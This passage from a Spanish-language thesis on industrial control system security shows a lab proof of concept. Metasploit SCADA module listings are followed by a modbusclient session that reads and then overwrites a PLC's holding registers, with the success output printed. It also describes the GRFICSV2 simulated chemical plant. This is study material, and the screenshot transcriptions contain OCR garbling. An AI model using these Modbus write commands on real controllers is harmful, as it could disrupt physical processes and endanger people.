2014-03-10 average Yes Yokogawa CENTUM CS 3000 BKHDEQ.exe Buffer Overflow

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Fuente: Elaboración propia, 2021

Ilustración 41... Resultados de búsqueda SCADA

```
Kali Linux - VMware Workstation
File Edit View VM Tabs Help || + - x

Kali Linux X
Aplicaciones Lugares Terminal
15 de abr 02:27
kali:kali:~

# exploit/windows/scada/igs_exec_17          2011-03-21   excellent  No  Interactive Graphical SCADA System Remote Command Injection
# exploit/windows/scada/indussoft_webstudio_exec 2011-11-04   excellent  Yes  InduSoft Web Studio Arbitrary Upload Remote Code Execution
# exploit/windows/scada/moxa_mdtool            2010-10-20   great    No   MOXA Device Manager Tool 2.1 Buffer Overflow
# exploit/windows/scada/procyon_core_server    2011-09-08   normal   Yes  Procyon Core Server 2.0 Coresever Stack Buffer Overflow
# exploit/windows/scada/realmw_2010           2010-06-20   great    No   DATAc Realwin SCADA Server 2 On_FC_CONNECT_FCS_aFILE Buffer Overflow
# exploit/windows/scada/realmw_afile          2011-03-21   great    No   DATAc Realwin SCADA Server 2 On_FC_CONNECT_FCS_aFILE Buffer Overflow
# exploit/windows/scada/realmw_on_fc_bifile_a  2011-03-21   great    No   DATAc Realwin SCADA Server 2 On_FC_CONNECT_FCS_aFILE Buffer Overflow
# exploit/windows/scada/realmw_on_fcs_login    2011-03-21   great    No   DATAc Realwin SCADA Server DATAC Login Buffer Overflow
# exploit/windows/scada/realmw_scpc_initialize 2010-10-15   great    No   DATAc Realwin SCADA Server SCPC_INITIALIZE Buffer Overflow
# exploit/windows/scada/realmw_scpc_initialize_rf 2010-10-15   great    No   DATAc Realwin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
# exploit/windows/scada/realmw_scpc_txtevent    2010-11-18   great    No   DATAc Realwin SCADA Server SCPC_TXTEVENT Buffer Overflow
# exploit/windows/scada/realmw_txtevent         2010-11-10   excellent  No   Measure Realwin SCADA Server SCPC_TXTEVENT Buffer Overflow
# exploit/windows/scada/sumarry_forcecontrol    2011-09-22   great    No   Measure Realwin SCADA Server SCPC_TXTEVENT Buffer Overflow
# exploit/windows/scada/winlog_runtime          2011-01-13   great    No   Sielco Sistemi Winlog Buffer Overflow
# exploit/windows/scada/winlog_runtime_2        2012-06-04   normal   No   Sielco Sistemi Winlog Buffer Overflow 2.0.14 - 2.0.7.16
# exploit/windows/scada/yokogawa_bkbcopyd_bof   2014-03-10   normal   Yes  Yokogawa CENTUM CS 3000 BKBCopyD.exe Buffer Overflow
# exploit/windows/scada/yokogawa_bkesimgr_bof    2014-03-10   normal   Yes  Yokogawa CS3000 BKFsimgr.exe Buffer Overflow
# exploit/windows/scada/yokogawa_bkfsim_vhfd     2014-05-23   normal   No   Yokogawa CS3000 BKFSim_vhfd.exe Buffer Overflow
# exploit/windows/scada/yokogawa_bhkodeq_bof      2014-03-10   average  Yes  Yokogawa CENTUM CS 3000 BKHodeq.exe Buffer Overflow

Interact with a module by name or index, for example use 69 or use exploit/windows/scada/yokogawa_bhkodeq_bof

msf5 > search modbus
Matching Modules
=====
# Name                               Disclosure Date  Rank   Check  Description
# auxiliary/admin/scada/modicon_command 2012-04-05   normal  No   Schneider Modicon Remote START/STOP Command
# auxiliary/admin/scada/modicon_stux_transfer 2012-04-05   normal  No   Schneider Modicon Ladder Logic Upload/Download
# auxiliary/analyze/modbus_zip           2011-07-01   normal  No   Extract zip from Modbus communication
# auxiliary/scanner/scada/modbus_fundunitid 2012-10-28   normal  No   Modbus Unit ID and Station ID Enumerator
# auxiliary/scanner/scada/modbusclient    2012-07-01   normal  No   Modbus Client Utility
# auxiliary/scanner/scada/modbusdetect   2011-11-01   normal  No   Modbus Version Scanner


Interact with a module by name or index, for example use 5 or use auxiliary/scanner/scada/modbusdetect

msf5 > |
```

Fuente: Elaboración propia, 2021

Luego de ver los exploit se selecciona el módulo auxiliar auxiliary/scanner/scada/modbusclient que según las descripciones nos permitirá comportarnos como Cliente para poder realizar modificaciones en los registros. Luego de seleccionar la opción colocamos el comando "show options" para ver las opciones de post explotación para realizar el ataque

Ilustración 42...Despliegue de opciones del modulo



```
Kali Linux - VMware Workstation
File Edit View VM Tabs Help || Applications Lugares Terminal 15 de abr 02:39
kali@kali:~>

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ----
0 auxiliary/admin/scada/modicon_command 2012-04-05 normal No Schneider Modicon Remote START/STOP Command
1 auxiliary/admin/scada/modicon_stux_transfer 2012-04-05 normal No Schneider Modicon Ladder Logic Upload/Download
2 auxiliary/analyze/modbus_zip normal No Extract zip from Modbus communication
3 auxiliary/scanner/scada/modbus_fiunitid 2012-10-28 normal No Modbus Unit ID and Station ID Enumerator
4 auxiliary/scanner/scada/modbusclient normal No Modbus Client Utility
5 auxiliary/scanner/scada/modbusdetect 2011-11-01 normal No Modbus Version Scanner

Interact with a module by name or index, for example use 5 or use auxiliary/scanner/modbusdetect
msf > use 4
msf auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
Name Current Setting Required Description
---- -----
DATA no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS yes Modbus data address
DATA_COILS no Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER 1 no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number

Auxiliary action:
Name Description
---- -----
READ_HOLDING_REGISTERS Read words from several HOLDING registers

msf auxiliary(scanner/scada/modbusclient) >
```

Fuente: Elaboración Propia, 2021

Se configuran los parámetros para realizar la lectura de los registros de Modbus Server

Ilustración 43...Configuración del ataque

Fuente: Elaboración propia, 2021

Una vez configurados los parámetros nos disponemos a ejecutar el módulo ejecutando el comando "run". Y efectivamente se pueden apreciar los registros que se encuentran en el PLC

Ilustración 44...Ataque con éxito

The screenshot shows a terminal window titled 'Debian 10.x 64-bit' running on a VMware Workstation. The terminal is connected to a root shell ('root@kali: /home/kali'). The user has run the msfconsole command and selected the 'scanner/scada/modbusclient' module. They have set the RHOSTS to '192.168.42.142', DATA_ADDRESS to '0', and UNIT_NUMBER to '1'. The 'action' is set to 'READ_HOLDING_REGISTERS'. The user then runs the 'show options' command to view available actions. Finally, they run the 'run' command to start the attack.

```
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.42.142
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf6 auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf6 auxiliary(scanner/scada/modbusclient) > set unit_number 1
unit_number => 1
msf6 auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action => READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
Name          Current Setting      Required  Description
DATA          no                  no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  0                  yes       Modbus data address
DATA_COILS    no                  no        Word or coil addresses to write (WRITE_COIL mode only) e.g. 0110
DATA_REGS    no                  no        Words or registers to read (READ_REGS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS mode only) e.g. 3,2,3,4
NUMBER        10                 no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGS mode only)
RHOSTS        192.168.42.142     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
PORT          502                yes       The target port (TCP)
UNIT_NUMBER   1                  no       Modbus unit number

Auxiliary action:
Name          Description
READ_HOLDING_REGISTERS  Read words from several HOLDING registers

msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.42.142
[*] 192.168.42.142:502  Sending READ_HOLDING_REGISTERS ...
[*] 192.168.42.142:502  Received 10 values from address 0 :
[*] 192.168.42.142:502  [111, 2, 333, 4, 5, 6, 7, 8, 999, 10]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGS
action => WRITE_REGS
msf6 auxiliary(scanner/scada/modbusclient) > set data_registers 10,20,30,40,50,60,70,80,90,100
data_registers => 10,20,30,40,50,60,70,80,90,100
[*] Exploit completed: 100% - Run time: 0.000196s
```

Fuente: Elaboración propia, 2021

Una vez que se hayan leído los registros se puede atacar ordenando al PLC a modificar los valores de los registros a nuestro antojo utilizando la acción WRITE_REGISTERS. Empezamos colocando los comandos WRITE_REGISTERS y luego le damos los valores nuevos al DATA_REGISTERS, nos aseguramos de que todo esté correcto con el comando show options, y una vez verificados le damos al comando run para iniciar el ataque.

Ilustración 45...Ataque realizado con éxito

The screenshot shows a terminal window on a Debian 10.4 64-bit VM. The user is root and is executing the msf auxiliary module 'msf auxiliary(scanner/scada/modbusclient)'. The module is configured to read holding registers from address 0 to 10 at port 143. It successfully reads values 10, 20, 30, 40, 50, 60, 70, 80, 90, 100. Then, it is set to write registers 10, 20, 30, 40, 50, 60, 70, 80, 90, 100 with values 10, 20, 30, 40, 50, 60, 70, 80, 90, 100. The attack is completed successfully.

```
msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.42.142
[*] 192.168.42.142:142 - Sending READ_HOLDING_REGISTERS ...
[*] 192.168.42.142:142 - IO register values from address 0 :
[*] 10, 20, 30, 40, 50, 60, 70, 80, 90, 100
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTERS
[*] msf auxiliary(scanner/scada/modbusclient) > set data_registers 10,20,30,40,50,60,70,80,90,100
[*] msf auxiliary(scanner/scada/modbusclient) > set hosts 192.168.42.142
[*] msf auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):
Name          Current Setting      Required  Description
DATA          0                   no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  0                   yes      Modbus data address
DATA_COILS    no                  no       Data in binary to write (WRITE_COIL mode only) e.g. 0100
DATA_DISCRETE no                  no       Data in discrete to write (WRITE_DISCRETE mode only) e.g. 1,2,3,4
NUMBER        10                 no      Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
HOSTS         192.168.42.142      yes     The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
PORT          50                 no      The target port(s) (TCP)
UNIT_NUMBER   1                   no      Modbus unit number


Auxiliary action:
Name          Description
WRITE_REGISTERS Write words to several registers

[*] msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.42.142
[*] 192.168.42.142:142 - Sending WRITE_REGISTERS...
[*] 192.168.42.142:142 - Values 10,20,30,40,50,60,70,80,90,100 successfully written from registry address 0
[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/scada/modbusclient) >
```

Fuente: Elaboracion propia, 2021

Como se puede ver tanto en el SCADA y en el PLC es ataque fue exitoso.


Ilustración 46...Se corrobora el cambio de valor



Fuente: Elaboración propia, 2021

Volvemos al Sniffer para ver el tráfico del ataque. Nótese que podemos ver la IP del atacante, con esta información luego se podría mitigar el ataque limitando las comunicaciones de los dispositivos solo con las IP pertinentes a cada uno utilizando Firewalls.

Ilustración 47...se observa el paquete del atacante desde wireshark



Fuente: Elaboración propia, 2021

6.4 Segunda PoC

Para esta prueba de concepto estaremos utilizando un escenario diseñado por la empresa Fortiphyd Logic en conjunto con el Instituto Tecnológico de Georgia para realizar pruebas de ciberseguridad a ICS de forma gratuita, para ayudar a los estudiantes ya que el principal problema de poder hacer pruebas o tests a los ICS recae en el costo que presenta armar el escenario para la prueba.

La prueba de concepto se llama GRFICSV2 y se trata de la simulación de una Planta Química basada en la planta de la compañía Eastman Chemical, pero en la versión resumida ofrecida por la Universidad de Washington donde esta versión simplifica el proceso en un reactor separador químico de dos fases en la que se tiene un total de cuatro válvulas de control para monitorear medidas de salida. Al diseñar un sistema de control para este proceso, la presión del reactor debe mantenerse a un nivel seguro mientras se maximiza la eficiencia de la reacción química y minimizando los componentes que se desperdician a través de la válvula purga.

Este escenario cuenta con 5 máquinas virtuales todas para desarrollarse en la aplicación llamada VirtualBox (también open source), todas las máquinas tienen sistema operativo Ubuntu y ya están programadas para ejercer su rol designado. Entre los roles designados se encuentran: La simulación de la planta química, el sistema SCADA, el PLC, el firewall, y la Workstation, también para se utiliza una máquina virtual con kali linux pero anteriormente mencionamos que eran solo

5 ya que es el número de máquinas virtuales que nos brinda GRFICSV2 en su página de GitHub:
<https://github.com/Fortiphyd/GRFICSV2>.

Máquinas virtuales:

Simulación: la simulación ChemicalPlant corre una simulación de la reacción de los procesos de una planta química que es controlada y monitoreada a través de por un simulador de un dispositivo remoto de I/O (entrada/salida) a través de un simple JSON API. Este dispositivo a su vez es monitoreado y controlado por un PLC virtual que utiliza protocolo Modbus

Ilustración 48... ChemicalPlant




Fuente: [github.com/Fortiphyd, 2020](https://github.com/Fortiphyd/GRFICSV2)

PLC: el VM (Virtual Machine) es una versión modificada de OpenPLC que usa una versión anterior de la biblioteca libmodbus con vulnerabilidades conocidas.

HMI: contiene un HMI para un operador creado con el software open source ScadaBR, este HMI se utiliza para monitorear las mediciones de procesos que está recolectando el PLC y enviar comandos al PLC.


Ilustración 49... Interfaz HMI



Fuente: github.com/Fortiphyd, 2020

PfSense Firewall/Router: este firewall VM proporciona funciones de enrutamiento y valga la redundancia de firewall entre la red DMZ y la ICS.

Ilustración 50... Arquitectura de red



Fuente: github.com/Fortiphyd, 2020

Engineering Workstation: la Estación de trabajo o Workstation es una máquina virtual con Ubuntu 16.04 con el software OpenPLC instalado para realizar las programaciones del PLC.

6.4.1 Funcionamiento normal

Empezamos prendiendo las 4 máquinas (el Workstation no es necesario prender a menos que se desee cambiar algo en la configuración del plc) y empezamos observando cómo se va llenando el tanque hasta llegar a su set point.


Ilustración 51... ChemicalPlant



Fuente: Elaboración propia, 2021

También se puede apreciar desde el punto de vista del HMI

Ilustración 52... Vista del HMI



Fuente: Elaboración propia, 2021

Utilizando la herramienta Wireshark podemos apreciar también el tráfico y podemos notar varios protocolos de comunicación como lo son el TCP, UDP, HTTP y el que nos interesa el protocolo modbus/tcp.


Ilustración 53...Análisis de la red con wireshark

Fuente: Elaboración propia, 2021

146

Luego utilizando el filtro para ver sólo el tráfico de modbus/tcp vemos que hay comunicación entre dos IP de dos redes o grupo diferentes, la de 192.168.90.5 que es el IP del HMI y el 192.168.95.2 que es el IP del PLC. Dato importante para luego identificar a los intrusos dentro de la red.


Ilustración 54... Filtrado solo protocolo modbus



Fuente: Elaboración propia, 2021

